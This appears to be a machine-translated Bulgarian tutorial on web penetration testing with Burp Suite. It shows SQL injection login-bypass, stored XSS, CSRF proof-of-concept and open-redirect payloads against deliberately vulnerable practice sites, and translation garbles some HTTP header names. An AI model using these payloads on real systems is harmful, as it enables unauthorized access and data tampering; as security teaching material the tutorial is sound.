Въведение в уеб тестването

Автор: Андрей Стойков
Имейл: mwebsec@gmail.com
Блог: http://msecureltd.blogspot.com


Съдържание

Web Spidering

- Преминава през уеб страницата, събирайки връзки
- Показва се в „Карта на сайта“ под „Цел“ в Burpsuite

Настройване на прокси във Firefox за общността на Burpsuite

- Отидете на Настройки -> Общи -> Мрежови настройки -> Настройки
    - Настройки на връзката -> Ръчна конфигурация на прокси
    - HTTP прокси -> 127.0.0.1 -> Порт -> 8080



Фигура 1: Настройки на Firefox






Figure 2: Firefox proxy page

- За да конфигурирате прокси в Burpsuite
    - Прокси -> Настройки на прокси -> Прокси -> Слушатели ->




Фигура 3: Burpsuite прокси слушатели

- Най-накрая задайте настройки за автоматично паяк в приложения за обхват



Фигура 4: Опция за пасивно обхождане

- Екранна снимка, показваща уебсайт с паяк в раздела „Карта на сайта“.



Фигура 5: Дърво на целевата карта

Най-често срещани уязвимости:	**Описание:**
SQL инжекция	- Бекенд база данни недостатък - Съберете информация за база данни чрез злонамерени SQL заявки - Може да разшири атаката до получаване на обвивка на OS и четене на OS файл, при условие че DB акаунтът има привилегии
XSS (междусайтов скрипт)	- Нефилтрираният потребителски вход води до изпълнение на полезния товар на Javascript - Недостатъкът е в потребителското изходно кодиране на уеб приложението - Може да разшири атаката допълнително, ако е свързана с други уязвимости като CSRF
CSRF (Cross Site Request Forgery)	- Подмамване на потребителя да извърши действие въз основа на полезния товар на атакуващия - Недостатъкът се намира в токена на приложението и колко случаен е той - Може да се използва за по-нататъшно използване, при условие че има повърхност за атака
Отворете пренасочване	- Грешка, която пренасочва към произволен домейн - Пропуск в HTTP потока на

	приложението, което води до това, че въвежданият URL адрес се контролира от нападателя

Използване на най-често срещаните уеб уязвимости

SQL инжекция

- Възниква, когато недезинфекцираното потребителско въвеждане се обработва в базата данни на бекенда
- Атаката пречи на оригиналната SQL заявка
- Винаги вярно твърдение, водещо до заобикаляне на удостоверяването

// HTTP POST заявка, показваща винаги верен SQL оператор
POST / login.aspx HTTP/1.1
Хост: testaspnet.vulnweb.com
Потребителски агент: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
Gecko/20100101 Firefox/115.0
[...]
[...] tbUsername **=% 27+or+1%3D1 --+-** & tbPassword = test&cbPersistCookie = on&btnLogin =Вход


// HTTP отговор, показващ успешно влизане на администратор
HTTP/1.1 302 Намерено
Cache-Control: private, no-cache="Set-Cookie"
Content-Type: текст/html; charset= utf -8
Местоположение: / Default.aspx
[...]

// HTTP GET заявка към администраторската страница
GET / Default.aspx HTTP/1.1
Хост: testaspnet.vulnweb.com
Потребителски агент: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0)
Gecko/20100101 Firefox/115.0
[...]

// HTTP отговор
HTTP/1.1 200 OK
Cache-Control: частен
Content-Type: текст/html; charset= utf -8
[...]

[...]

****
излизане на администратор
[...]



Фигура 6: Заобиколено влизане с помощта на SQLi

XSS


- Използването използва базирани на Javascript полезни натоварвания
- Дефект в изходното кодиране на потребителския вход
- Таг за изображение с добавяне на полезен товар, което води до изскачащ прозорец за предупреждение на екрана

// HTTP POST заявка
POST /guestbook.php HTTP/1.1
Хост: testphp.vulnweb.com
Потребителски агент: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/114.0
[...]

[...]
име=анонимен потребител& **text="><img src=x onerror=alert(1)>&** submit=добавяне на съобщение
[...]

// HTTP отговор
HTTP/1.1 200 OK
Сървър: nginx/1.19.0
[...]

[...]
<td colspan="2"><img src="/images/remark.gif">   ; **"><img src=x onerror=alert(1)>** </td></tr>
[...]




Фигура 7: XSS полезен товар, показващ кутия за предупреждение

CSRF


- Случва се поради липсващи CSRF токени
- Предлага се в повечето потребителски функции, напр. промяна на паролата
- Тестване на функционалността за изтриване, показваща, че не се прилага CSRF токен

// HTTP GET заявка
GET /Default.aspx?delete=3 HTTP/1.1
Хост: testaspnet.vulnweb.com
Потребителски агент: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
[...]
Бисквитка: ASP.NET_SessionId=sxpmriikzko1pmqzxuhuun3t; frmLogin=71F9D21793AF77[...]A4E5CEA5F9E5EA64705C3F

// HTTP отговор
HTTP/1.1 200 OK
Cache-Control: частен
Content-Type: текст/html; charset=utf-8
[...]



Фигура 8: Използване на функцията за изтриване



Фигура 9: Генериране на CSRF POC

CSRF PoC generator

Request to: http://testaspnet.vulnweb.com

Pretty Raw Hex

```
1 GET /Default.aspx?delete=3 HTTP/1.1
2 Host: testaspnet.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko,
  Firefox/114.0
4 Accept:
```

Search...

CSRF HTML:

```
1  <html>
2    <!-- CSRF PoC - generated by Burp Suite Professional -->
3    <body>
4    <script>history.pushState('', '', '/')</script>
5      <form action="http://testaspnet.vulnweb.com/Default.aspx">
6        <input type="hidden" name="delete" value="3" />
7        <input type="submit" value="Submit request" />
8      </form>
9    </body>
10 </html>
```

Фигура 10: Генериран CSRF POC

CSRF HTML:

```
1  <html>
2    <!-- CSRF PoC - generated by Burp Suite Professional -->
3    <body>
4    <script>history.pushState('', '', '/')</script>
5      <form action="http://testaspnet.vulnweb.com/Default.aspx">
6        <input type="hidden" name="delete" value="3" />
7        <input type="submit" value="Submit request" />
8      </form>
9    </body>
10 </html>
11
```

Search... 0 matches

Regenerate | Test in browser | Copy HTML | Close

Фигура 11: За да тествате POC, щракнете върху опцията Test in Browser

Отворете пренасочване


- Резултатът е, че атакуващият пренасочва потребителския вход към конкретен домейн
- Полезно във връзка с XSS атаки
- Среща се в заявки за страница за вход след успешно удостоверяване

// HTTP GET заявка
GET /redirect?newurl=http://google.com HTTP/2
Хост: url-redirection-harder-3fda93f9-968e-4dde-827f-4d2a4c6ad149.skf-labs.training

Потребителски агент: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/114.0
[...]

// HTTP отговор
HTTP/2 200 OK
Content-Type: текст/html; charset=utf-8
Местоположение: http://google.com
[...]

[...]
<title>Пренасочване...</title>
<h1>Пренасочване...</h1>
<p>Трябва да бъдете пренасочени автоматично към целеви URL адрес: http://google.com. Ако не, щракнете върху връзката.
[...]



Фигура 12: Екранна снимка, показваща URL пренасочване към домейна на Google